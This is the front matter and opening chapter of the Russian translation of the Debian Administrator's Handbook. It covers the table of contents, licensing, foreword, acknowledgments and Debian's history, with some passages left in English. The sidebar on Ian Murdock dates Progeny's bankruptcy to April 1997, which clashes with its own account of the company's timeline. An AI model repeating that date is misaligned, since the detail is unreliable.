



Debian Buster from Discovery to Mastery

THE DEBIAN ADMINISTRATOR'S HANDBOOK

Raphaël Hertzog Roland Mas

Настольная книга администратора Debian

Содержание

[Предисловие](#)

[Введение](#)

[1. Проект Debian](#)

[1.1. Что такое Debian?](#)

[1.2. Основополагающие документы](#)

[1.3. Внутреннее устройство Проекта Debian](#)

[1.4. Следите за новостями Debian](#)

[1.5. Роль дистрибутивов](#)

[1.6. Жизненный цикл выпуска](#)

2. Представляя тематическое исследование

2.1. Быстро растущие потребности

2.2. Генеральный план

2.3. Почему дистрибутив GNU/Linux?

2.4. Почему дистрибутив Debian?

2.5. Почему Debian Buster?

3. Анализ существующей установки и миграция

3.1. Существование в гетерогенных средах

3.2. Как мигрировать

4. Установка

4.1. Способы Установки

4.2. Установка, Шаг за Шагом

4.3. После Первой Загрузки

5. Пакетная система: Инструменты и основные принципы

5.1. Структура двоичных пакетов

5.2. Метаинформация пакета

5.3. Структура исходного пакета

5.4. Работа с пакетами при помощи `dpkg`

5.5. Сосуществование с другими пакетными системами

6. Обслуживание и обновление: инструменты APT

[6.1. Содержимое файла sources.list](#)

[6.2. Команды aptitude, apt-get и apt](#)

[6.3. Команда apt-cache](#)

[6.4. The apt-file Command](#)

[6.5. Графические оболочки: aptitude, synaptic](#)

[6.6. Проверка подлинности пакета](#)

[6.7. Обновление Одного Стабильного Дистрибутива в Следующий](#)

[6.8. Содержание системы с периодическими обновлениями](#)

[6.9. Автоматическое Обновление](#)

[6.10. Поиск пакетов](#)

7. Решение проблем и поиск необходимой информации

7.1. Источники документации

7.2. Общие процедуры

8. Базовая конфигурация: Сеть, Аккаунты, Печать...

8.1. Настройка системы для использования с другим языком

8.2. Настройка Сети

8.3. Присваивание Имени Компьютеру (Hostname) и Настройка Службы Имен

8.4. Базы данных пользователей и групп

8.5. Создание Учетных Записей

8.6. Среда окружения (пользователя)

8.7. Настройка принтера

8.8. Настройка Загрузчика

8.9. Другие настройки: Синхронизация времени, Журналы, Разделение Доступа...

8.10. Компиляция Ядра

8.11. Установка ядра

9. Сервисы Unix

- [9.1. Загрузка системы](#)
- [9.2. Удалённый вход](#)
- [9.3. Управление правами](#)
- [9.4. Интерфейсы для администрирования](#)
- [9.5. Системные события **syslog**](#)
- [9.6. Суперсервер **inetd**](#)
- [9.7. Планирование задач с помощью **cron** и **atd**](#)
- [9.8. Планирование асинхронных задач: **anacron**](#)
- [9.9. Квоты](#)
- [9.10. Резервное копирование](#)
- [9.11. Горячее подключение: *hotplug*](#)
- [9.12. Управление питанием: **ACPI**](#)

10. Сетевая инфраструктура

10.1. Шлюз

10.2. X.509 certificates

10.3. Виртуальная частная сеть

10.4. Качество обслуживания (регулирование скорости и других характеристик трафика для программ)

10.5. Динамическая Маршрутизация

10.6. IPv6

10.7. Система Доменных Имен Серверов (DNS)

10.8. DHCP

10.9. Инструменты Диагностики Сети

11. Сетевые сервисы: Postfix, Apache, NFS, Samba, Squid, LDAP, SIP, XMPP, TURN

[11.1. Почтовый сервер](#)

[11.2. Web Server \(HTTP\)](#)

[11.3. FTP File Server](#)

[11.4. NFS File Server](#)

[11.5. Setting Up Windows Shares with Samba](#)

[11.6. HTTP/FTP Proxy](#)

[11.7. LDAP Directory](#)

[11.8. Real-Time Communication Services](#)

12. Углублённое администрирование

12.1. RAID и LVM

12.2. Виртуализация

12.3. Автоматизированная установка

12.4. Мониторинг

13. Рабочая станция

13.1. Настройка сервера X11

13.2. Настройка графического интерфейса

13.3. Графические рабочие столы

13.4. Электронная почта

13.5. Веб-браузеры

13.6. Разработка

13.7. Совместная работа

13.8. Офисные пакеты

13.9. Эмуляция Windows: Wine

13.10. Программное обеспечение коммуникации в реальном времени

14. Безопасность

- [14.1. Определение политики безопасности](#)
- [14.2. Сетевой экран или Фильтрация пакетов](#)
- [14.3. Supervision: Prevention, Detection, Deterrence](#)
- [14.4. Introduction to AppArmor](#)
- [14.5. Introduction to SELinux](#)
- [14.6. Other Security-Related Considerations](#)
- [14.7. Dealing with a Compromised Machine](#)

15. Создание пакета Debian

[15.1. Пересборка пакета из его исходного кода](#)

[15.2. Сборка вашего первого пакета](#)

[15.3. Создание репозитория пакетов для APT](#)

[15.4. Как стать сопровождающим пакета](#)

16. Заключение: Будущее Debian

16.1. Предстоящие разработки

16.2. Будущее Debian

16.3. Будущее этой книги

A. Производные дистрибутивы

A.1. Перепись и сотрудничество

A.2. Ubuntu

A.3. Linux Mint

A.4. Knoppix

A.5. Aptosid и Siduction

A.6. Grml

A.7. Tails

A.8. Kali Linux

A.9. Devuan

A.10. DoudouLinux

A.11. Raspbian

A.12. PureOS

A.13. SteamOS

A.14. И многие другие

B. Краткий Коррективный Курс

B.1. Shell и Базовые команды

B.2. Организация Иерархии Файловой системы

B.3. Внутренняя Работа Компьютера: Различные Уровни Сложности

B.4. Некоторые Выполняемые Ядром Задачи

B.5. Пространство пользователя

Настольная книга администратора Debian

Debian Buster from Discovery to Mastery

Raphaël Hertzog

<hertzog@debian.org>

Ролан Ма

<lolando@debian.org>

Авторские права © 2003, 2004, 2005, 2006, 2007, 2008, 2009, 2010, 2011, 2012, 2013, 2014, 2015, 2016, 2017, 2018, 2019, 2020 Raphaël Hertzog

Авторские права © 2006, 2007, 2008, 2009, 2010, 2011, 2012, 2013, 2014, 2015 Roland Mas

Авторские права © 2012, 2013, 2014, 2015, 2016, 2017, 2018, 2019, 2020 Freexian SARL

ISBN: 979-10-91414-19-7 (English paperback)

ISBN: 979-10-91414-20-3 (English ebook)

Эта книга доступна на условиях двух лицензий, совместимых с критериями Debian по определению свободного ПО.

Лицензионное уведомление Creative Commons: This book is licensed under a Creative Commons Attribution-ShareAlike 3.0 Unported License.

→ <https://creativecommons.org/licenses/by-sa/3.0/>

Лицензионное уведомление GNU General Public License: Эта книга является свободной документацией: вы можете распространять её и/или модифицировать на условиях GNU General Public License, как она опубликована Фондом свободного программного обеспечения, как версии 2, так и (на ваше усмотрение) любой более поздней.

Эта книга распространяется в надежде, что она будет полезна, но БЕЗ КАКИХ БЫ ТО НИ БЫЛО ГАРАНТИЙ; даже без ГАРАНТИИ ТОВАРНОГО СОСТОЯНИЯ ПРИ ПРОДАЖЕ и ПРИГОДНОСТИ ДЛЯ ИСПОЛЬЗОВАНИЯ В КОНКРЕТНЫХ ЦЕЛЯХ. Для получения более подробной информации ознакомьтесь с текстом GNU General Public License.

You should have received a copy of the GNU General Public License along with this program. If not, see <https://www.gnu.org/licenses/>.

Выразите свою благодарность

This book is published under a free license because we want everybody to benefit from it. That said maintaining it takes time and lots of effort, and we appreciate being thanked for this. If you find this book valuable, please consider contributing to its continued maintenance either by buying a paperback copy or by making a donation through the book's official website:

→ <https://debian-handbook.info>

Аннотация

Книга-справочник, повествующая о дистрибутиве Debian от первичной установки до настройки сервисов.

Предисловие

I'm pleased to have this opportunity to welcome you to Debian and the Debian Administrator's Handbook. Many people have chosen Debian: around 10% of the web servers on the Internet run Debian. When you include operating systems based on Debian, this number is closer to 20%. Debian was selected as the operating system of choice for the International Space Station. Whether it is cutting edge physics research or a project to help grow food while fighting pollution, Debian has been used to power the computers that make it possible.

Why does Debian have appeal across large corporations, researchers, activists and hobbyists? I think that the answer lies in Debian's flexibility and community.

Debian is flexible. Yes, it provides an excellent general-purpose operating system out of the box. It also provides the tools to customize Debian to whatever environment you find yourself working in. Whether it is a cloud and container architecture, a large collection of workstations, individual computers, or an appliance, Debian provides the flexibility to work well in that environment. You will find the tools and examples you need to meet your needs.

The Debian community is a meeting place for diverse individuals and interests: developers from the largest corporations work alongside volunteers, researchers, and users. Whether it is security experts, web developers, systems programmers or architects, we are all represented. You can be part of this community. When you find ways that Debian can be better, we welcome your contribution.

We come together to produce a world-class free operating system. No one company controls Debian; no one agenda defines our work. Instead, each of us has the power to improve Debian in the ways that matter to us. Thank you for taking a look at what we've built. I hope you like it.

This book is an excellent way to explore Debian. I've been recommending it to friends for years when they wanted to learn more about Debian, and I am pleased to have the opportunity to recommend it more widely. This handbook is written and maintained by long-standing members of the Debian community. Some of the same people who are working to develop the operating system have joined together to help you understand it. And of course the book is developed using a community process similar to Debian itself with the same emphasis on freedom.

August 2019

Sam Hartman (Debian Project Leader)

Введение

Linux уже многие годы набирает силы, и его растущая популярность побуждает всё новых и новых пользователей к переходу. Первый шаг на этом пути — выбор дистрибутива. Это важное решение, потому что каждый дистрибутив имеет свои особенности, и правильный выбор, сделанный в начале, позволит избежать будущих затрат на переход.

К ОСНОВАМ Распространение Linux, ядро Linux

Строго говоря, Linux — это только ядро, центральная программа, связывающая аппаратное обеспечение и приложения.

«Дистрибутив Linux» — это целая операционная система; он обычно включает ядро Linux, программу-установщик, наиболее важные приложения и прочее программное обеспечение, необходимое для превращения компьютера в действительно полезный инструмент.

Debian GNU/Linux — это "исходный" дистрибутив Linux, подходящий большинству пользователей. Цель этой книги — показать его многогранность, чтобы вы могли принять взвешенное решение при выборе.

1. Зачем эта книга?

КУЛЬТУРА Коммерческие дистрибутивы

Most Linux distributions are backed by a for-profit company that develops them and sells them under some kind of commercial scheme. Examples include *Ubuntu*, mainly developed by *Canonical Ltd.*; *Red Hat Enterprise Linux*, by *Red Hat, Inc.*, child company of *IBM*; and *SUSE Linux*, maintained and made commercially available by *SUSE Software Solutions Germany GmbH*, child company of *EQT Partners*.

Противоположностью им являются подобные *Debian* и *Apache Software Foundation* (который управляет разработкой веб-сервера *Apache*). *Debian* — это прежде всего проект в мире свободного программного обеспечения, разрабатываемый добровольцами, работающими совместно через Интернет. Хотя некоторые из них получают оплату за работу над *Debian* от различных компаний, проект в целом не принадлежит какой бы то ни было компании, и ни одна компания не имеет большего авторитета во внутренних делах проекта, чем независимый доброволец.

Linux has gathered a fair amount of media coverage over the years; it mostly benefits the distributions supported by a real marketing department — in other words, company-backed distributions (*Ubuntu*, *Red Hat*, *SUSE*, and so on). But *Debian* is far from being a marginal distribution; multiple studies have shown over the years that it is widely used both on servers and on desktops. This is particularly true among web servers where *Debian* and *Ubuntu* are the leading Linux distributions.

→ <https://w3techs.com/technologies/details/os-linux/all/all>

Цель этой книги — помочь вам лучше узнать этот дистрибутив. Мы надеемся поделиться опытом, который мы получили, присоединившись к проекту как участники и разработчики в 1998 (Рафаэль) и 2000 (Ролан). Если повезёт, вы заразитесь нашим энтузиазмом и, возможно, когда-нибудь присоединитесь к нам...

Первое издание этой книги (в 2004) заполнило пустующую нишу: это была первая книга на французском языке, посвящённая исключительно *Debian*. В ту пору было написано множество книг на эту тему как для

франкоязычных, так и для англоязычных читателей. К сожалению, практически ни одна из них не обновлялась, и годы спустя ситуация стала прежней: хороших книг по Debian очень мало. Мы надеемся, что эта книга, начавшая новую жизнь с переводом её на английский (и несколькими переводами с английского на другие языки), заполнит данный пробел и поможет многим пользователям.

2. Для кого эта книга?

Мы пытались сделать эту книгу полезной для разных категорий читателей. Во-первых, системные администраторы (как начинающие, так и опытные) найдут инструкцию по установке и развёртыванию Debian на большом числе компьютеров. Они также получат представление о большинстве сервисов, доступных в Debian, инструкции по их настройке и описание специфических составляющих дистрибутива. Понимание механизмов разработки Debian поможет им справиться с непредвиденными проблемами, зная, что всегда можно найти помочь у сообщества.

Пользователи других дистрибутивов Linux, или других Unix-систем, сориентируются в специфике Debian и уже вскоре будут готовы к работе, в полной мере пользуясь всеми преимуществами, присущими этому дистрибутиву.

Наконец, пользователи, уже знакомые с Debian и желающие узнать больше о стоящем за ним сообществе, не разочаруются в своих ожиданиях. Эта книга может значительно приблизить их к вступлению в сообщество разработчиков.

3. Общий подход

Вся общая документация, которую вы можете найти о GNU/Linux, также применима и к Debian, поскольку Debian включает наиболее распространённое свободное программное обеспечение. Однако дистрибутив привносит много усовершенствований, именно поэтому мы решили в первую очередь описывать способы работы, принятые в «Debian way» («пути Debian»).

Весьма любопытно следовать рекомендациям Debian, но ещё лучше понимать их мотивы. К тому же мы не ограничиваем себя исключительно практическими объяснениями; мы также опишем работу проекта, чтобы у вас сформировались всесторонние и цельные знания.

4. Структура книги

This book is built around a case study providing both support and illustration for all topics being addressed.

ЗАМЕТКА Веб-сайт, e-mail авторов

This book has its own website, which hosts whatever elements that can make it more useful. In particular, it includes an online version of the book with clickable links, and possible errata. Feel free to browse it and to leave us some feedback. We will be happy to read your comments or support messages. Send them by email to <hertzog@debian.org> (Raphaël) and <lolando@debian.org> (Roland).

→ <https://debian-handbook.info/>

Глава 1 посвящена нетехническому представлению проекта Debian и описывает его цели и организацию. Эти вопросы очень важны, потому что они определяют общий каркас, который последующие главы заполнят более конкретной информацией.

Главы 2 и 3 освещают общие черты учебного примера. На этом этапе новички могут обратиться к **приложению В**, где они найдут краткий курс, объясняющий основные компьютерные понятия, а также принципы, общие для всех Unix-систем.

Переходя непосредственно к нашей теме, мы вполне естественно начнём с процесса установки в (**главе 4**); **главы 5 и 6** расскажут об основных инструментах, которые использует любой администратор Debian, таких как инструменты семейства **APT**, которые во многом определили отличную репутацию дистрибутива. Эти главы предназначены не только для профессионалов, потому что каждый является администратором своей собственной домашней системы.

Глава 7 будет важной интермедией. В ней описаны процессы эффективной работы с документацией и быстрого понимания проблемы

для её решения.

Последующие главы будут посвящены более детальному обзору системы, начиная с базовой инфраструктуры и сервисов (**главы с 8 по 10**), и далее вверх по стеку вплоть до пользовательских приложений в **главе 13**. **Глава 12** касается более продвинутых вещей, интересных главным образом администраторам большого количества компьютеров (включая серверы), а **глава 14** содержит краткое введение в более широкую тему компьютерной безопасности и описание нескольких ключевых моментов, знание которых поможет избежать основных проблем.

Глава 15 предназначена для администраторов, желающих углубиться ещё больше и создавать собственные пакеты Debian.

СЛОВАРЬ Пакет Debian

Пакет Debian — это архив, содержащий все файлы, необходимые для установки программного обеспечения. В общем случае это файл с расширением .deb, и он может быть обработан командой **dpkg**. Также называемый *двоичным пакетом*, он содержит файлы, которые можно использовать напрямую (такие как программы или документация). С другой стороны *исходный пакет* содержит исходный код программного обеспечения и инструкции, необходимые для создания двоичного пакета.

The present version is already the ninth edition of the book (we include the first four that were only available in French). This edition covers version 10 of Debian, code-named Buster. Among the changes, Debian now supports UEFI Secure Boot, providing some extra safety against attacks on the boot infrastructure, and making it easier to install Debian on new computers where Secure Boot is usually enabled by default. Again at the security level, AppArmor, a Mandatory Access Control system that regulates what various applications are allowed to perform, is now enabled by default. All included packages have obviously been updated, including the GNOME desktop, which is now in its version 3.30.

Мы добавили некоторые заметки и ремарки во врезках. У них разные роли: они могут обратить внимание на трудные моменты, дополнить решение из учебного примера, определить термин или служить

напоминанием. Вот список основных таких врезок:

- К ОСНОВАМ: напоминание о информации, которая, как предполагается, уже известна;
- СЛОВАРЬ: определяет технический термин, порой специфичный для Debian;
- СООБЩЕСТВО: представляет важного человека или роли в проекте;
- ПОЛИТИКА: правило или рекомендация из Политики Debian. Этот документ — неотъемлемая часть проекта, он описывает как упаковывать программное обеспечение в пакеты. Части политики, подчёркнутые в этой книге, приносят прямую пользу и пользователям (например, знание, что политика устанавливает стандартное расположение документации и примеров, позволяет легко их найти даже в новых пакетах).
- ИНСТРУМЕНТ: представляет полезный инструмент или сервис;
- НА ПРАКТИКЕ: теория и практика не всегда соответствуют друг другу; эти врезки содержат советы, основанные на нашем опыте. В них также даются подробные и конкретные примеры;
- назначение других более или менее часто встречающихся врезок вполне очевидно: КУЛЬТУРА, СОВЕТ, ОСТОРОЖНО, УГЛУБЛЯЕМСЯ, БЕЗОПАСНОСТЬ и так далее.

5. Contributing

This book is developed like a free software project, your input and help is welcome. The most obvious way to contribute is to help translate it into your native language. But that is not the only possibility. You can open bug reports to let us know of mistakes, typos, outdated information, or topics that we should really cover. Or you can submit a merge request with your fix for whatever issue that you identified.

All the instructions to contribute to the book are documented on the book's website:

→ <https://debian-handbook.info/contribute/>

6. Благодарности

6.1. Немного истории

В 2003 Нат Макаревич связался с Рафаэлем, потому что хотел опубликовать книгу о Debian в серии *Cahier de l'Admin* (Настольная книга админа), которой он занимался для ведущего французского издателя технических книг Eyrolles. Рафаэль незамедлительно согласился написать её. Первое издание вышло 14 октября 2004 и имело огромный успех: оно было полностью распродано 4 месяца спустя.

Since then, we have released 7 other editions of the French book, one for each subsequent Debian release (except for Debian 9). Roland, who started working on the book as a proofreader, gradually became its co-author.

Книга имела несомненный успех и мы всегда надеялись, что Eyrolles убедит международного издателя перевести её на английский. Мы получили многочисленные отзывы, рассказывающие, как книга помогла их авторам познакомиться с Debian, и мы хотели, чтобы книга точно так же принесла пользу ещё большему числу людей.

Alas, no English-speaking editor that we contacted was willing to take the risk of translating and publishing the book. Not put off by this small setback, we negotiated with our French editor Eyrolles and got back the necessary rights to translate the book into English and publish it ourselves. Thanks to a [successful crowdfunding campaign](#), we worked on the translation between December 2011 and May 2012. The “Debian Administrator's Handbook” was born and it was published under a free-software license!

While this was an important milestone, we already knew that the story would not be over for us until we could contribute the French book as an official translation of the English book. This was not possible at that time because the French book was still distributed commercially under a non-free license by Eyrolles.

In 2013, the release of Debian 7 gave us a good opportunity to discuss a new contract with Eyrolles. We convinced them that a license more in line with the Debian values would contribute to the book's success. That wasn't an easy

deal to make, and we agreed to setup another [crowdfunding campaign](#) to cover some of the costs and reduce the risks involved. The operation was again a huge success and in July 2013, we added a French translation to the Debian Administrator's Handbook.

Мы хотели бы поблагодарить всех, кто принимал участие в этих кампаниях, пожертвовав деньги или распространяя информацию о них. Мы бы не смогли сделать этого без вас.

To save some paper, 5 years after the fundraising campaigns and after two subsequent editions, we dropped the list of persons who opted to be rewarded with a mention of their name in the book. But their names are engraved in the acknowledgments of the Wheezy edition of the book:

→ <https://debian-handbook.info/browse/wheezy/sect.acknowledgments.html>

6.2. Особая благодарность участникам

Эта книга не была бы именно такой без участия нескольких людей, каждый из которых играл очень важную роль на этапе перевода и не только. Мы хотели бы поблагодарить Мерилин Брун, которая помогала нам переводить пробную главу и работала с нами над общими правилами перевода. Она также корректировала несколько глав, которые крайне нуждались в дополнительной доработке. Спасибо Энтони Болдуину (из Baldwin Linguas), который перевёл несколько глав для нас.

Since Roland and I were too busy to update the book for Debian 10, we used the modest income that we get through donations and sales to hire contributors to do the bulk of the work. Thank you very much to Daniel Leidert and Jorge Maldonado Ventura for the hard work they put into this update.

Мы так же благодарны нашим корректорам: Дениелу Филлипсу, Джеролду Рупрехту, Гордону Дею, Якубу Оуэнсу и Тому Сайройду. Каждый из них проверил множество глав. Спасибо вам большое!

Далее, когда англоязычная версия была освобождена, мы, конечно, получили множество отзывов и предложений от читателей и, более того, от многих команд, взявших на себя перевод книги на другие языки. Спасибо!

Мы также хотели бы поблагодарить читателей французского издания, представивших положительные отзывы в подтверждение того, что книга действительно достойна быть переведённой: спасибо вам, Кристиан Перье, Дэвид Беркот, Этьен Литар и Жиль Русси. Стефано Закироли, бывший лидером проекта Debian во время кампании по сбору средств, также заслужил большой благодарности. Он любезно предоставил отзыв, в котором разъяснил, что свободные книги более чем необходимы.

Если вы имеете удовольствие читать эти строки в бумажной копии

книги, то вам стоит присоединиться к нашим благодарностям Бенуа Гийону, Жан-Кому Шарпентье и Себастьяну Менжену. Они работали над дизайном книги. Бенуа так же является автором [dblatax](#) — инструмента для конвертирования DocBook в LaTeX (а затем в PDF). Себастьян — дизайнер, разработавший вёрстку книги, а Жан-Ком — эксперт LaTeX, воплотивший её в виде стилей, совместимых с dblatax. Спасибо вам, ребята, за ваш тяжёлый труд!

Наконец, спасибо Тьерри Стемпфелю за прекрасные изображения перед началом каждой главы и Дору Патраску за великолепную обложку книги.

6.3. Благодарности переводчикам

Ever since the book has been freed, many volunteers have been busy translating it to numerous languages, such as Arabic, Brazilian Portuguese, German, Italian, Spanish, Japanese, Norwegian Bokmål, etc. Discover the full list of translations on the book's website: <https://debian-handbook.info/get/#other>

Мы хотим выразить благодарность переводчикам и редакторам перевода. Ваш вклад в перевод данной книги трудно переоценить, поскольку это позволит миллионам людей по всему свету освоить систему Debian на Вашем языке и в дальнейшем её использовать. То есть это поможет другим людям, кто по тем или иным причинам не может прочитать вариант книги на иностранных языках.

6.4. Персональные благодарности от Рафаэля

Прежде всего я бы хотел поблагодарить Ната Макаревича, предоставившего мне возможность написать эту книгу и бывшего моим наставником в течение года, пока она не была закончена. Также спасибо отличной команде Eyrolles и Мириэл Шан Сей Фан в частности. Она была очень терпеливой со мной, и я многому у неё научился.

Кампания на Ulule была очень тяжела для меня, но я хочу поблагодарить всех, кто помог ей прийти к успеху, и в частности команду Ulule, которая очень оперативно откликались на множество моих обращений. Также я хочу выразить благодарность всем, кто содействовал в этом проекте. У меня нет полного списка (а если бы и был, то он был бы невероятно длинным), но я хочу поблагодарить нескольких людей, которые контактировали со мной: Джоуи-Элию Снеддон и Бенжамина Хамфри из OMG! Ubuntu, Флорана Зара из LinuxFr.org, Ману из Korben.info, Федерика Куше из April.org, Джейка Иджа из Linux Weekly News, Клемена Лефевра из Linux Mint, Ладислава Боднара из Distrowatch, Стива Кемпа из Debian-Administration.org, Кристиана Пфейфера Йенсена из Debian-News.net, Артёма Носульчика из LinuxScrew.com, Стефана Рамуана из Gandi.net, Меттью Блоха из Bytemark.co.uk, команду Divergence FM, Рикки Кайта из Linux New Media, Джона Бэкона, рекламный отдел Eyrolles и всех остальных, кого я забыл (прошу прощения за это).

Ещё я хотел бы выразить особую благодарность Ролану Ма, моему соавтору. Мы работали вместе над этой книгой с самого начала и он всегда был на высоте. И я должен сказать, что для написания Настольной книги администратора Debian было приложено немало усилий...

Последнее, но не менее важное: спасибо моей жене Софи. Она очень поддерживала меня в период работы над книгой и вообще в работе над Debian. Было слишком много дней (и ночей), когда мне приходилось оставлять её одну с нашими двумя сыновьями, чтобы немного поработать над книгой. Я очень признателен ей за поддержку. Мне

повезло, что она у меня есть.

6.5. Персональные благодарности от Ролана

Рафаэль уже успел поблагодарить многих людей с которыми работал и я. Но я всё же выражу мою персональную благодарность замечательным людям из Eyrolles, сотрудничать с которыми всегда было очень приятно. Надеюсь, плоды их ценных советов не потерялись в процессе перевода.

Я безмерно благодарен Рафаэлю за принятие управленческой части выпуска английского издания на себя. От организации сбора денег до последних деталей вёрстки, выпуск переведённой книги — многое больше, чем просто перевод и корректура, и Рафаэль делал это всё. Спасибо за это.

Также спасибо всем, кто в большей или меньшей степени помогал в работе над книгой уточнениями, разъяснениями или советом по переводу. Их очень много, но большинство из них можно найти на различных IRC каналах #debian-*.

Конечно многие из этих людей уже были упомянуты ранее, но всё же особая благодарность тем, кто разрабатывает Debian. Без них не было бы этой книги, и я до сих пор изумляюсь, как проект Debian разрабатывается и доступен всем и каждому.

Также персональные благодарности я выражаю всем моим друзьям и клиентам за их понимание, когда я был недостаточно отзывчив, потому что был занят работой над книгой, а также за их поддержку, воодушевление и подстрекание. Вы сами знаете, что это вы. Спасибо.

И наконец — они наверняка удивятся, что упомянуты здесь, но я бы хотел распространить мои благодарности и на Терри Пратчетта, Джаспера Ффорда, Тома Хольта, Уильяма Гибсона, Нила Стивенсона и, конечно же, покойного Дугласа Адамса. Благодаря бесчисленным часам, которые я провёл за чтением их книг, я стал способен принять участие сначала в переводе этой, а потом и в написании новых частей.

Глава 1. Проект Debian

До того как погрузиться в технологии, давайте рассмотрим, что собой представляет Проект Debian, каковы его цели, средства и как он функционирует.

1.1. Что такое Debian?

КУЛЬТУРА Происхождение названия Debian

Даже не ищите, слово Debian не является акронимом. В действительности, это слово представляет собой объединение двух имён: Иэна Мёрдока и его приятельницы Дэбры. Debra + Ian = Debian.

Debian — дистрибутив GNU/Linux. Мы подробно рассмотрим, что такое дистрибутив, в [Раздел 1.5, «Роль дистрибутивов»](#), сейчас же просто скажем, что это полная операционная система, включающая ПО и системы для установки и управления ПО, эта система построена на основе ядра Linux, а также свободного ПО (в особенности, из проекта GNU).

Когда он создавал Debian в 1993 году под руководством FSF, Иэн Мёрдок имел перед собой ясные цели, которые были выражены им в *Манифесте Debian*. Свободная операционная система, которая была ему нужна, должна была бы обладать двумя принципиальными особенностями. Во-первых, это качество. Debian должен разрабатываться под самым пристальным вниманием, достойным ядра Linux. Во-вторых, он должен быть некоммерческим дистрибутивом, достаточно сильным, чтобы конкурировать с коммерческими дистрибутивами. Эти две амбициозных цели могут быть достигнуты, как он полагал, только путём открытого процесса разработки Debian подобно тому, как это сделано в Linux и проекте GNU. Таким образом, независимая равная проверка позволяла бы постоянно улучшать продукт.

КУЛЬТУРА GNU, проект FSF

Проект GNU — это ряд свободного ПО, разработанного или спонсированного Фондом свободного ПО (FSF). Проект основан культовым лидером, д-ром Ричардом Столлманом. GNU представляет собой рекурсивный акроним, означающий «GNU не Unix».

КУЛЬТУРА Ричард Столман

FSF's founder and author of the GPL license, Richard M. Stallman (often referred to by his initials, RMS) is a charismatic leader of the Free Software movement. Due to his uncompromising positions, he is not unanimously admired, but his non-technical contributions to Free Software (in particular, the legal and philosophical) are respected by everybody.

1.1.1. Мультиплатформенная операционная система

СООБЩЕСТВО Путь Иэна Мёрдока

Иэн Мёрдок, основатель проекта Debian, был первым лидером проекта с 1993 по 1996 год. После передачи эстафетной палочки Брюсу Перенсу Иэн стал играть менее публичную роль. Он вернулся к закулисной работе сообщества свободного ПО, создав компанию Progeny, с намерением продавать дистрибутив на основе Debian. К сожалению, это предприятие оказалось коммерческим провалом, и разработка была остановлена. Компания кое-как перебивалась в течение нескольких лет, предоставляя различные услуги, и подала в конце концов заявление о банкротстве в апреле 1997 года. Из различных проектов, работа над которыми была начата в компании Progeny, в настоящее время остался только *discover*. Он представляет собой инструмент для автоматического определения оборудования.

Ian Murdock died on 28 December 2015 in San Francisco after a series of worrying tweets where he reported having been assaulted by police. In July 2016 it was announced that his death had been ruled a suicide.

Debian, remaining true to its initial principles, has had so much success that, today, it has reached a tremendous size. Currently there are 10 hardware architectures officially supported and also other kernels like FreeBSD (although the FreeBSD-based ports are not part of the set of officially supported architectures). Furthermore, with more than 28,000 source packages, the available software can meet almost any need that one could have, whether at home or in the enterprise.

The sheer size of the distribution can be inconvenient: it is really unreasonable to distribute 16 DVD-ROMs to install a complete version on a standard PC... This is why Debian is increasingly considered as a “meta-distribution”, from which one extracts more specific distributions intended for a particular public: Debian Science for scientific use, Debian Edu for education and pedagogical use in an academic environment, Debian Med for medical applications, Debian Jr. for young children, etc. A more complete list of the subprojects can be found in [Раздел 1.3.3.1, «Существующие подпроекты Debian»](#), dedicated to that purpose.

Эти частичные виды Debian организованы в рамках чётко определённой инфраструктуры, что гарантирует легкодоступную совместимость между различными «поддистрибутивами». Все они следуют общему плану выпуска новых версий. Поскольку они построены на одних и тех же основаниях, их весьма легко расширять, дополнять и персонализировать с помощью доступных в репозиториях Debian приложений.

Все инструменты Debian работают в этом направлении: **debian-cd** уже долгое время позволяет создавать набор компакт-дисков, содержащий только заранее выбранный набор пакетов; **debian-installer** является модульной программой установки и легко подстраивается под специальные нужды. **APT** устанавливает пакеты из разных источников, гарантируя общую стабильность системы.

ИНСТРУМЕНТ Создание компакт-диска Debian

debian-cd создаёт ISO-образы установочных носителей (CD, DVD, Blu-Ray и т. д.), которые сразу же готовы к использованию. Любой вопрос касаемо ПО обсуждается (на английском языке) в списке рассылки <debian-cd@lists.debian.org>. Эту команду возглавляет Стив Макинтайр, команда работает над официальными сборками ISO-образов Debian.

К ОСНОВАМ Каждому компьютеру его архитектуру

Термин «архитектура» обозначает тип компьютера (наиболее известны Mac и ПК). Каждая архитектура отличается от остальных в первую очередь своим процессором, который обычно не совместим с другими процессорами. Эти различия аппаратного обеспечения определяют различия в работе, что приводит к требованию того, чтобы ПО было скомпилировано отдельно для каждой архитектуры.

Most software available in Debian is written in portable programming languages: the same source code can be compiled for various architectures. In effect, an executable binary, always compiled for a specific architecture, will not usually function on any of the other architectures.

Remember that each program is created by writing source code; this source code is a text file composed of instructions in a given programming language. Before you can use the software, it is necessary to compile the source code, which means transforming the code into a binary (a series of machine instructions executable by the processor). Each programming language has a specific compiler to execute this operation (for example, **gcc** for the C programming language).

ИНСТРУМЕНТ Программа установки

debian-installer — это имя программы установки Debian. Её модульная структура позволяет использовать эту программу в очень широком спектре сценариев установки. Разработка координируется в списке рассылки <debian-boot@lists.debian.org> Сирилом Брульбуа (Cyril Brulebois).

1.1.2. Качество Свободного ПО

Debian follows all of the principles of Free Software, and its new versions are not released until they are ready. Developers do not work upon a set schedule and don't have to rush to meet an arbitrary deadline. People frequently complain of the long time between Debian's stable releases, but this caution ensures that Debian's legendary reliability is met: long months of testing are indeed necessary for the full distribution to receive the “stable” label.

Debian will not compromise on quality: all known critical bugs on key packages are resolved in any new version, even if this requires the initially forecast release date to be pushed back. Optional packages whose critical bugs are not fixed, and thus do not meet the quality requirements, are simply dropped from the stable release.

1.1.3. Юридическая структура: некоммерческая организация

Говоря юридическим языком, Debian представляет собой проект, обслуживаемый американской некоммерческим добровольным объединением. В проекте участвуют около тысячи *разработчиков Debian*, но количество участников проекта ещё больше (это переводчики, нерегулярные разработчики, художники, те, кто сообщает об ошибках и др.).

To carry its mission to fruition, Debian has a large infrastructure, with many servers connected across the Internet, offered and hosted by many sponsors.

СООБЩЕСТВО За кулисами Debian, объединение SPI и локальные подразделения

Debian doesn't own any server in its own name, since it is only a project within the *Software in the Public Interest* (SPI) association, which manages the hardware and financial aspects (donations, purchase of hardware, etc.). Although it was initially created specifically for the Debian project, this association now hosts other free software projects, especially the PostgreSQL database, Freedesktop.org (project for standardization of various parts of modern graphical desktop environments, such as GNOME and KDE Plasma), and the LibreOffice office suite.

→ <https://www.spi-inc.org/>

С Debian помимо SPI тесно сотрудничают различные локальные объединения в плане привлечения денежных средств для Debian, не концентрируя всё в США. Эти объединения на жаргоне Debian называются «Доверенными организациями». Это позволяет избежать чрезмерную плату за международный трансфер и вполне соответствует децентрализованной сути проекта.

